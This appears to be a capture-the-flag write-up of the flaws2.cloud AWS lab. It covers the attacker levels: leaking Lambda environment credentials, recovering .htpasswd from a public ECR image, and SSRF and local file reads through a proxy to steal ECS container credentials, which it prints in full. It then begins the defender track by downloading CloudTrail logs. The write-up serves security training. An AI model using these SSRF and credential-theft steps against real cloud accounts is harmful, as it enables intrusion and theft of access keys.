This level demonstrates the danger of client-side-only validation and insufficient backend input handling, especially when paired with verbose error responses from AWS Lambda functions. The form on the page at level1.flaws2.cloud requires a 100-digit numeric PIN, but this restriction is enforced solely through JavaScript validation on the client side.



By inspecting the <form> element (see Screenshot 1), I confirmed that the form submits via GET to:
https://2rfismmoo8.execute-api.us-east-1.amazonaws.com/default/level1?code=

This is a classic opportunity to bypass the validation by sending malformed input directly to the backend without JavaScript interference. I manually modified the code parameter to contain a non-numeric string (a) and visited:
https://2rfismmoo8.execute-api.us-east-1.amazonaws.com/default/level1?code=a



This returned an unhandled error from the AWS Lambda function (Screenshot 2), exposing full environment variables — a textbook example of poor error sanitization in serverless deployments.

From this dump, I extracted the full set of temporary AWS credentials:

- Access Key ID
- Secret Access Key
- Session Token



With the AWS CLI already set up in CloudShell, I configured a named profile called level1 and appended the session token manually in ~/.aws/credentials (see Screenshot 3 for full CLI setup).

To verify access, I ran:
aws sts get-caller-identity --profile level1

This confirmed the credentials belonged to a role named level1 in account 653711331788, assuming the role ARN:
arn:aws:sts::653711331788:assumed-role/level1/level1

With this temporary privilege, I enumerated the contents of the S3 bucket level1.flaws2.cloud:
aws s3 ls s3://level1.flaws2.cloud --profile level1




Screenshot 4 shows that the bucket was world-readable under the role, revealing multiple HTML hint files and a secret file:
secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html

I downloaded the file:
aws s3 cp
s3://level1.flaws2.cloud/secret-ppxVFdwV4DDtZm8vbQRvhxL8mE6wxNco.html .
--profile level1



Opening the file locally showed a redirect to Level 2 (see Screenshot 5):
http://level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud



Navigating to that URL confirmed progression into the next challenge (Screenshot 6), which began discussing container permissions and the risks of overprivileged access in Elastic Container Registry (ECR).

Answers Recap

1. Triggering the error message was done by bypassing JS validation and injecting code=a directly in the GET parameter. This returned environment variables (Screenshot 2).
2. Credential extraction from the AWS Lambda output gave me the AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY, and AWS_SESSION_TOKEN.

3. AWS CLI verification via aws sts get-caller-identity --profile level1 validated that I had assumed-role permissions.
4. Listing the bucket with aws s3 ls showed a secret-*.html file with the next level's link (Screenshot 4).
5. Copying and reading the secret file revealed Level 2's URL (Screenshot 5).

Step 3: Extracting Hardcoded Credentials from a Public ECR Image (flaws2 Attacker 2)


This step emphasized the risks of public container images exposing sensitive configuration — particularly in scenarios where authentication credentials are hardcoded into the image itself.

Upon navigating to http://container.target.flaws2.cloud, I was prompted with an HTTP Basic Auth login challenge, suggesting that authentication might be controlled via .htpasswd.

Step 1 – Confirming the Auth Barrier
The HTTP challenge clearly indicated the use of server-side authentication, potentially handled by Nginx or Apache within the container. This hinted that credentials could be discoverable if the Docker image had been publicly exposed without sanitization.

Step 2 – Enumerating Public Container Images
Using the level1 AWS profile, I listed all images in the level2 repository:

```
aws ecr list-images \
  --repository-name level2 \
  --registry-id 653711331788 \
  --region us-east-1 \
  --profile level1
```




- Output returned a single public image with the tag latest and digest sha256:513e7d8a...9607e.

Step 3 – Extracting Image Layers

Next, I used batch-get-image to retrieve the image manifest and parsed the listed layers:

```
aws ecr batch-get-image \
  --repository-name level2 \
  --registry-id 653711331788 \
  --region us-east-1 \
  --image-ids imageTag=latest \
  --profile level1 | jq '.images[].imageManifest | fromjson'
```




This showed several layer digests. I then iterated over the layers manually.

Step 4 – Pulling and Inspecting the Right Layer

After downloading and unpacking a few layers, I discovered the correct one with digest:
sha256:2057ef5841b5bc57c66088d7d99898e6b7a516feaf2e66a7a4c69e6b40a03472

```
aws ecr get-download-url-for-layer \
  --repository-name level2 \
  --registry-id 653711331788 \
  --region us-east-1 \
  --layer-digest sha256:2057ef...03472 \
  --profile level1
```

```
curl "<presigned_url>" -o layer.tar
tar -xvf layer.tar
```




- This layer included etc/nginx/.htpasswd, confirming the credentials were stored directly inside the container image — a serious configuration oversight.

Step 5 – Logging In with Recovered Credentials
Based on the lab hint and .htpasswd discovery, I used:

Username: flaws2
Password: secret_password

- Authentication succeeded, revealing the Level 3 redirect:

http://level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud



Answers Recap

1. How were credentials stored?
    a. In a .htpasswd file inside a public Docker image pulled from AWS ECR.

2. How did you list images in ECR?
    a. Used aws ecr list-images with the --profile level1.

3. How did you extract layers?
    a. Used aws ecr batch-get-image to enumerate layers, then downloaded them using get-download-url-for-layer and curl.

4. What command revealed the credentials?
    a. Unpacking the layer and checking etc/nginx/.htpasswd with tar -xvf and grep.

5. What was the login result?
    a. Access granted using flaws2 / secret_password, leading to the Level 3 URL.

Step 4: Exploiting an SSRF Proxy to Steal ECS Container Credentials (flaws2 Attacker 3)


This level demonstrated a classic case of Server-Side Request Forgery (SSRF) via a proxy endpoint, which could be abused to retrieve sensitive internal resources such as container metadata and AWS credentials. The attack closely mirrors real-world scenarios where developers expose internal tooling or debug proxies without proper restrictions.

Step 1 – Local File Inclusion and Environment Leakage

I first tested the proxy's fetch behavior with a normal external request:
http://container.target.flaws2.cloud/proxy/http://example.com

- Confirmed that it behaves as an open proxy.

To check for local file inclusion (LFI) support, I requested /etc/passwd:
http://container.target.flaws2.cloud/proxy/file:///etc/passwd




- It successfully returned system user entries (e.g., root:x:0:0:root:/root:/bin/bash) — proving LFI was possible (Screenshot 1).

Next, I inspected environment variables for the container via:
http://container.target.flaws2.cloud/proxy/file:///proc/self/environ


This response revealed two critical environment variables:

- ECS_CONTAINER_METADATA_URI_V4=http://169.254.170.2/v3/723dfba274194f9b9ccfd20f5928f196-3779599274
- AWS_CONTAINER_CREDENTIALS_RELATIVE_URI=/v2/credentials/835a54e3-c8a8-4e66-9598-22d8557ff8ee



- (Screenshot 2) captured these variables, which were key to pivoting toward credential exfiltration.

Step 2 – SSRF Into ECS Metadata and Credential Endpoints
I crafted an SSRF payload using the leaked metadata URI:
http://container.target.flaws2.cloud/proxy/http://169.254.170.2/v3/723dfba274194f9b9ccfd20f5928f196-3779599274




- This endpoint returned ECS task metadata, confirming internal access to the container runtime's metadata service (Screenshot 3).

Then, using the value of AWS_CONTAINER_CREDENTIALS_RELATIVE_URI, I retrieved the actual temporary AWS credentials via:
http://container.target.flaws2.cloud/proxy/http://169.254.170.2/v2/credentials/835a54e3-c8a8-4e66-9598-22d8557ff8ee

The resulting JSON contained:

- AccessKeyId: ASIAZQNB3KHGFEUT6UVJ
- SecretAccessKey: 4lEpJh4mCHFxVXqFcESoOeLDR/l3m50gmw+e8n4z
- Token:
  IQoJb3JpZ2luX2VjEMH/////////wEaCXVzLWVhc3QtMSJHMEUCIQDah3p+hCCN0AhkPQmxE6MbateLAFd1gZnSXQ2eAU1+SQIgOGmh90AZ+8iVZzLREkQs1ulknNpvI1RGvwiqLJQsmwoq7AMImv/////////ARADGgw2NTM3MTEzMzE3ODgiDLTLPbxbIo6AvK+c7irAA8JiTuA1kQAth7CC3YyAqOCxUMCaOUMz2r6021QDIO8XczDFXIq0hGmnlvJFZUr0FQdVqdRWBSdpM/hNTTn5HorqrcH80B/IlaTgQ7AiodAevTq5A/lpXN2gK4bZcoA6lCAH+DZLGoDx3Sfm8dq5nGbvog1lZ7kYZkjhYaGbrnZImErZrK99uTi/eGYxWL+ba2x+PEEZ2iJQUxci7p4+6T4Po6QkpN13ET3104gyTyhNjdrdkp2Fsvmb1suSbb0+tSGPSCkh9tuf12tCkH1DGFAEqStiG09slBaV9R9daBsajp43x0gS/48+Wv/R0J1Fe4QZU6PDw4UXsSLPyMceT26rI34ECCxpW8+wiRYDgRcBQmu73VNn2j/SYjTrqcUYa34TWX+gb6QdcdO7xRkh2e4Wj1wK7Jj7aRDGPfql2aCkyjV/PU2g36HFO6qp+kGQHJcdDzyIqL9GVG+LJzbhlSK4icDTCyBAgw1ZgqTadRYPzB0/RRGB379xiwzZ6evsAHj4ZBoRgssoOu41FWNA4zoVLdjwOoexMdziKEOgcjkZ9Esack/9ZgoZwT2ilbWdtq8laxrywUcDEmpiA0rPjV8w/+KYwgY6pQFxxMzvdvGud2b8iAC8qBZhH7IDmkon2TBoU4Op68gvj0JM9ucQLWVOLu51YgJ5d1G+MX2NOROxXoivrcVRkQiCF8EiEx+JtATN9XuAwUBpMnRgBseg9eCm/EhEapRNpp7Zxz/WlNv2ymE+hArbo9HO5TJjmaxZ2+n6HFWTn+MNGYZB5pW/2sMsy/Ii30yiFhJwdXdLXd25XD2vZddbyV29DCDLWfM=



- (Screenshot 4) shows the complete credential structure.

Step 3 – Using the Stolen Credentials
I added a new AWS CLI profile in ~/.aws/credentials:


[level3]
aws_access_key_id = ASIAZQNB3KHGFEUT6UVJ
aws_secret_access_key = 4lEpJh4mCHFxVXqFcESoOeLDR/l3m50gmw+e8n4z
aws_session_token = IQoJb3JpZ2luX2VjEMH/////////... (truncated)

Then I ran:

- aws s3 ls --profile level3


Output showed all S3 buckets the container had access to, including:

- level1.flaws2.cloud
- level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
- level3-oc6ou6dnkw8sszwvdrraxc5t5udrsw3s.flaws2.cloud
- the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud



- (Screenshot 5) confirms the enumeration success.

Final Flag – Visiting the Final URL
Lastly, I browsed to the final URL:



http://the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud

- The page declared successful completion of the attacker path (Screenshot 6).

Answers Recap

1. What confirmed LFI was possible?
    a. A successful load of /etc/passwd via the proxy returned system user entries.

2. Which environment variable gave us metadata location?
    a. ECS_CONTAINER_METADATA_URI_V4 pointed to an internal link on 169.254.170.2.

3. What endpoint gave credentials?


   a. Using AWS_CONTAINER_CREDENTIALS_RELATIVE_URI, we SSRF'd: http://169.254.170.2/v2/credentials/835a54e3-c8a8-4e66-9598-22d8557ff8ee

4. What were the credentials used for?
   a. I added them to AWS CLI as a profile (level3) and listed S3 buckets.

5. What URL completed the challenge?
   a. http://the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud

Step 5: Download CloudTrail Logs (flaws2 Defender 1)

Step 1 - Configure AWS CLI and Validate Role Identity
To begin the Defender track, I created a named AWS CLI profile called security using the provided IAM user credentials. This involved updating both ~/.aws/credentials and ~/.aws/config to specify default output as json and region as us-east-1. I then verified that the credentials were valid and scoped correctly by running:
aws sts get-caller-identity --profile security




This returned the expected ARN:
arn:aws:iam::322079859186:user/security

Q1 Answer

- The account ID is 322079859186, and the associated principal is a user named security.

To further verify functionality and explore temporary session capabilities, I issued a short-lived token using:

aws sts get-session-token --profile security



The response successfully included an AccessKeyId, SecretAccessKey, and SessionToken, confirming this user has permission to request STS-based temporary credentials.

Q2 Answer


- A session token was successfully issued using the security profile, demonstrating that temporary credentials are permitted for secure access patterns.

Step 2 – Identify and Sync Logs from S3

After confirming that the credentials were working, I enumerated all buckets the security profile had access to:
aws s3 ls --profile security

The bucket flaws2-logs appeared as expected. I used aws s3 sync to pull the logs locally:
aws s3 sync s3://flaws2-logs . --profile security

Once downloaded, I navigated through the nested AWSLogs structure:
AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28/



Inside this directory, I found multiple .json.gz CloudTrail log files capturing activity in the Target account (653711331788) on the date of the incident. These logs are now ready for forensic parsing via jq, Athena, or manual inspection.

Objective 1 complete: Defender credentials validated, STS session token issued, and all relevant CloudTrail logs downloaded and staged locally for analysis.

